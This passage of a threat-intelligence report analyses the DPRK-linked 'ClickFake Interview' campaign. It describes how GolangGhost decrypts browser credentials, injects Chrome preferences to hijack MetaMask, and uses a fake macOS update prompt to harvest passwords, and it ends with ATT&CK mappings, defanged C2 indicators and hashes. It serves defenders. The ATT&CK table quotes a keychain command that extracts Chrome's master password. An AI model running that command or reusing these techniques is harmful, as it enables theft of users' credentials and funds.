
Browser’s master password theft code (chrome_cookie_darwin.go)
Linux D-Bus Credential Decryption
As part of Linux systems, GolangGhost uses D-Bus interface (go-dbus-keyring) to communicate with the GNOME / KDE secret service, extracting the custom master secret (or default “peanuts”) to decrypt Linux browser stores.

Linux D-Bus credential decryption code (chrome_cookie_other.go)
Malicious Browser Preference Injection
GolangGhost introduces another interesting feature, the one of browser preference injection. If triggered via AUTO_CHROME_5179_PREFRST_COMMAND (“7ujm”), the malware forcefully kills the Chrome process (killall chrome or taskkill) and directly edits Chrome’s Secure Preferences JSON file on disk. Then, it injects a block of excessive permissions (including activeTab, clipboardWrite, webRequest, and unlimitedStorage) and binds them to the MetaMask extension, effectively hijacking its configuration.

browser preference injection code chrome golangghost 1

Browser preference injection code (chrome_change_pref.go) #2
Credential Harvester macOS App
Finally, the bash stager analyzed previously, also runs a macOS Xcode application (CodeFixerNow.app) that loads a dynamic library (CodeFixerNow.debug.dylib) into memory which is a credential harvester.

Rabin2 tool execution on CodeFixerNow.app showing loading of CodeFixerNow.debug.dylib

DebugDylib entry point execution in decompiler view of CodeFixerNow
The CodeFixerNow.debug.dylib is the actual credential harvester built with SwiftUI to present a login form. The app is presenting a fake update requiring administrator credentials to proceed. The window includes a TextField (for a username) and a SecureField (for a password). Once the victim types their password and clicks the submit button, the SwiftUI view triggers the submitCredentials function which takes the entered text, concatenates it into a username | password string, and passes it to sendText where the credentials are being sent into a UTF-8 data blob through a HTTP POST request to the attacker C2 (hxxp[://]95.216.92[.]207:8080/gettext). In other variations of this application, they also use Telegram for exfiltration of the harvested credentials.

Captured credentials

Exfiltration URL
Infrastructure
As part of infrastructure, the actors emphasize speed and scale over operational resilience. They register and use multiple domains for this campaign, and sometimes host everything under the same infrastructure umbrella (ClickFix panel, C2, and payloads). They prioritize hosting their infrastructure on AS47583 Hostinger and AS16509 Amazon. The actors prefer Hostinger and NameCheap as registrars.

Sample IP hosting payloads, ClickFix panel, and acting as C2

URLScan search for ClickFake Interview domains
Conclusion
The “ClickFake Interview” campaign highlights the persistent and evolving threat posed by Famous Chollima to accomplish their objectives of stealing crypto funds. Their refined social engineering tactics continue to weaponize the recruitment process at scale and deliver highly modular, evasive payloads across operating systems, such as the PylangGhost and GolangGhost RATs. A notable observation is their recent effort to migrate their plaintext scripts to native binaries. An example includes the Nuitka-based compilation of PylangGhost scripts, as well as the Cython-based compilation of InvisibleFerret, another signature malware of DPRK groups. The goal is to increase stealth and improve execution success against traditional defenses. This campaign is not a risk to individuals alone. The actors also seek indirect access to pivot toward company funds, which makes it equally alarming for organizations, since recent reports state that “1 in 3 employees admit to using company tech to apply for jobs, interview, or do work for other companies”.
To mitigate these risks, organizations must adopt a defense-in-depth strategy that goes beyond basic security. It is highly recommended to conduct specialized security awareness training, especially for non-technical staff, covering unsolicited interviewers who reach out on social media and ask candidates to copy and paste code, as well as the risks of using company equipment for personal activity. Beyond deploying Endpoint Detection and Response (EDR) solutions, it is essential to move toward binary-aware detections, since most of their signature payloads appear to be transitioning to extension modules and dynamic libraries.
MITRE ATT&CK TTPs
| Tactic | Technique ID | Technique Name | Description |
|---|---|---|---|
| Resource Development | T1583.001 | Acquire Infrastructure: Domains | Famous Chollima registers multiple domains for their fake skill assessments. |
| Initial Access | T1566.002 | Phishing: Spearphishing Link | Famous Chollima sends malicious skill assessment URLs. |
| Initial Access | T1566.003 | Phishing: Spearphishing via Service | Famous Chollima uses social engineering on LinkedIn to send malicious skill assessment URLs. |
| Execution | T1204.004 | User Execution: Malicious Copy and Paste | Targets are tricked into running malicious commands through fake camera error ClickFix lures. |
| Execution | T1059.001 | Command and Scripting Interpreter: PowerShell | The actors used PowerShell to expand the initial ZIP archive and run update.vbs. |
| Execution | T1059.003 | Command and Scripting Interpreter: Windows Command Shell | ClickFix instructions included the download of the ZIP file via curl. |
| Execution | T1059.004 | Command and Scripting Interpreter: Unix Shell | In the macOS chain, the actors used bash scripting twice to accomplish their execution logic (execution wrapper and Golang execution). |
| Execution | T1059.005 | Command and Scripting Interpreter: Visual Basic | Wscript was used to execute update.vbs. |
| Execution | T1059.006 | Command and Scripting Interpreter: Python | A Python interpreter was used to launch PylangGhost. |
| Stealth | T1036.003 | Masquerading: Rename Legitimate Utilities | The actors renamed CPython executable to ‘chost.exe‘. |
| Stealth | T1480.002 | Execution Guardrails: Mutual Exclusion | PylangGhost includes a mutex (.store) to avoid duplicate execution. |
| Stealth | T1027.015 | Obfuscated Files or Information: Compression | Both variants have a util module that is responsible for compressing and decompressing files. |
| Stealth | T1684.001 | Social Engineering: Impersonation | Famous Chollima impersonates known entities in the crypto / Web3 industries to lure targets for the skill assessments. |
| Privilege Escalation | T1134.001 | Access Token Manipulation: Token Impersonation/Theft | The auto module of both variants, actively attempts to elevate its privileges by temporarily impersonating the Windows lsass.exe process to gain SYSTEM-level access, and interacts directly with the Windows Cryptography API to unwrap the browser’s master decryption key. |
| Persistence | T1547.001 | Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder | PylangGhost creates a ‘csshost‘ Registry key pointing to the local stager for persistence. |
| Persistence | T1543.001 | Create or Modify System Process: Launch Agent | GolangGhost variant installs a .plist Launch Agent to ensure the malware survives a reboot. |
| Persistence | T1176.001 | Software Extensions: Browser Extensions | GolangGhost performs browser preference injection. |
| Discovery | T1497.001 | Virtualization/Sandbox Evasion: System Checks | GolangGhost runs commands like ‘sysctl‘ to identify VM/researcher environments. |
| Credential Access | T1555.003 | Credentials from Password Stores: Credentials from Web Browsers | Both variants decrypt Chrome Login Data databases and harvest specific crypto wallet extension data. |
| Credential Access | T1555.001 | Credentials from Password Stores: Keychain | GolangGhost also executes the command line utility security find-generic-password -s ‘Chrome Safe Storage’ -wa ‘Chrome’ to silently rip the browser’s master password from the macOS Keychain |
| Credential Access | T1056.002 | Input Capture: GUI Input Capture | macOS chain included a SwiftUI app that prompts for user credentials. |
| Collection | T1560 | Archive Collected Data | PylangGhost compresses directories with stolen data into a single archive (gather.tar.gz) and queues it for exfiltration. |
| Exfiltration | T1041 | Exfiltration Over C2 Channel | Exfiltration of files and browser data occur via the C2 channel. |
| Command and Control | T1573.001 | Encrypted Channel: Symmetric Cryptography | Both variants use RC4 encryption over HTTP POST requests for obfuscated C2 communication. |
| Command and Control | T1071.001 | Application Layer Protocol: Web Protocols | C2 communication occurs via HTTP. |
| Command and Control | T1105 | Ingress Tool Transfer | PylangGhost and GolangGhost have the capability of downloading other tools or malware. |
| Command and Control | T1571 | Non-Standard Port | The actors used port 8080 for HTTP C2. |
IoCs
Network Indicators
| Type | Indicator |
|---|---|
| Domain | paxos-apply[.]com |
| Domain | cameradriverupdates[.]com |
| Domain | highmatch[.]pro |
| Domain | highmatch[.]cloud |
| Domain | tailora[.]org |
| Domain | breezyhr[.]us |
| Domain | rolevia[.]us |
| Domain | medincahub[.]com |
| Domain | cincopa[.]org |
| Domain | knockri[.]us |
| Domain | spiralboard[.]com |
| Domain | kaltura[.]studio |
| Domain | paxos-video-interviews[.]com |
| Domain | videohirepro[.]com |
| Domain | evaluateproficiency[.]com |
| Domain | paxos-video-recording[.]com |
| Domain | video-hiring[.]com |
| Domain | vervoe[.]app |
| Domain | canditech[.]us |
| Domain | hirvexo[.]com |
| Domain | hiring-you[.]com |
| Domain | gumlet[.]us |
| Domain | survicate[.]us |
| Domain | ziggeo[.]tech |
| Domain | insighboard[.]com |
| Domain | zavnia[.]us |
| Domain | mettl[.]us |
| Domain | tecmlny[.]com |
| Domain | zynoracreative[.]com |
| Domain | workbright[.]us |
| Domain | me-c0h.pages[.]dev |
| Domain | evaluza[.]com |
| Domain | evaluino[.]com |
| Domain | nvidiadriver[.]net |
| IP Address | 95.216.92[.]207 |
| URL | hxxp[://]nvidiadriver[.]net/verv1432/drivers/intel-driver-xd7d[.]zip |
| URL | hxxp[://]95[.]216[.]92[.]207:8080/ |
| URL | hxxp[://]95.216.92[.]207:8080/gettext |
Host Indicators
| SHA-256 | Description |
|---|---|
| 96ce1b7f2026dfd3dbb806c246c27ce3b105a9e78482956fae42258980425cd0 | ClickFix Panel Code |
| b9a8ae1e6d2c875e21c77f3b9255ca0b3b0b3e0addbb2c3c865e5b95eb734d22 | winPatch.zip |
| c466170079e4b9e26e41a25ca45ff8a7f6cc9b3e9e7f2beda99f3dd042e72c1b | update.vbs |
| 164e322d6fbc62e254d73583acd7f39444c884d3f5e6a5d27db143fc25bc88b3 | audiodriver.cp310-win_amd64.pyd |
| f6669bd504ce6b0e303be7ee47f2ebbc062989c88c41f0a3f436044a24869798 | config.cp310-win_amd64.pyd |
| 50ffce607867d8fa8eaf6ef5cd25a3c0e7e4415e881b9e55c04a67bcddb74fdf | api.cp310-win_amd64.pyd |
| c8075bbff748096e1c6a1ea0aa67bb6762fdd7551427a12425b35b94c1f1ecf2 | command.cp310-win_amd64.pyd |
| 282b9bc318ad1234cbd1b86424b784299b8be31545802a7c6b751166b814b990 | util.cp310-win_amd64.pyd |
| 17832aa629524ef6e8d8d6e9b6b902a8d324b559e3c36dbd0e221ab1690be871 | auto.cp310-win_amd64.pyd |
| 0ca62fe52a895bad73a14f1a455e1bead18b8c256749d727c2678924298f7ee8 | macPatch.sh |
| 617779f417c1850c08ed55ba49e2317aed0e1e911fca8bf8f348189ee4ebdb97 | drivfixer.sh |
| e59683f2ab7ba05da5443a153aee221af08ba884461f74dd8b114c0d10febbeb | main.go |
| e337dfb06e08ac8ceb47728b50de006ef82f5e61fa245494210a362bab15859f | core/iter.go |
| f53567c1a8885925393a1771cded2ff2c8ef4ab38da1bf97d36f153f81f72e80 | instance/check.go |
| 95983760b571631e1da0f52f51c7a274f2a34e44de5e3d10cadcf8b30edf959c | command/stackcmd.go |
| 6110ea43d734a296a8e5676192c56cdbdad11c94c3eecda7b55a4672e16d35d4 | config/constans.go |
| 6295839b6c9414d9cd0f2402f4cd72e219f75cc4dfac720cec297fddc4f20ff2 | util/compress.go |
| 6850cdb307fc72e052719939efbf705beb8d50775b260a18aff0adba536d7dea | transport/htxp.go |
| 4387b79045065622e7fd643b65d85998f092c4b32e53633d36bd7ef46181cbe2 | auto/basic.go |
| 0827606854b6fd7fa73f13f2e453d9720d79c63e89308cfed0b577a16d84bccd | chrome_cookie_other.go |
| 756846dfa3c258807b6962bb66373a543aa6b4ba0a35ffc4a526e4b07a84d9dc | chrome_gather.go |
| 319adf187bce5bd85dbb5b06f99ce78baa807af590feaed44a6f932d4d5b9003 | chrome_cookie_win.go |
| d1934fdd449b6e8124b632f680cbe6893ac39e740559b1882641204040c70a99 | chrome_cookie_darwin.go |
| 47a3ce02388c845e5f1ed8f4d3673e2c99a643b88d3f2fa06cbfe0c78502264d | chrome_change_pref.go |
| 1cee591c63d7fd8ee963abb29789c3ee41eb42cc77470964a00ea15be4b51341 | CodeFixerNow.app |
| 9e465904503815c27397e082fd5ca8eb30d99d8d256c6a0949696d1830c8bb53 | CodeFixerNow.debug.dylib |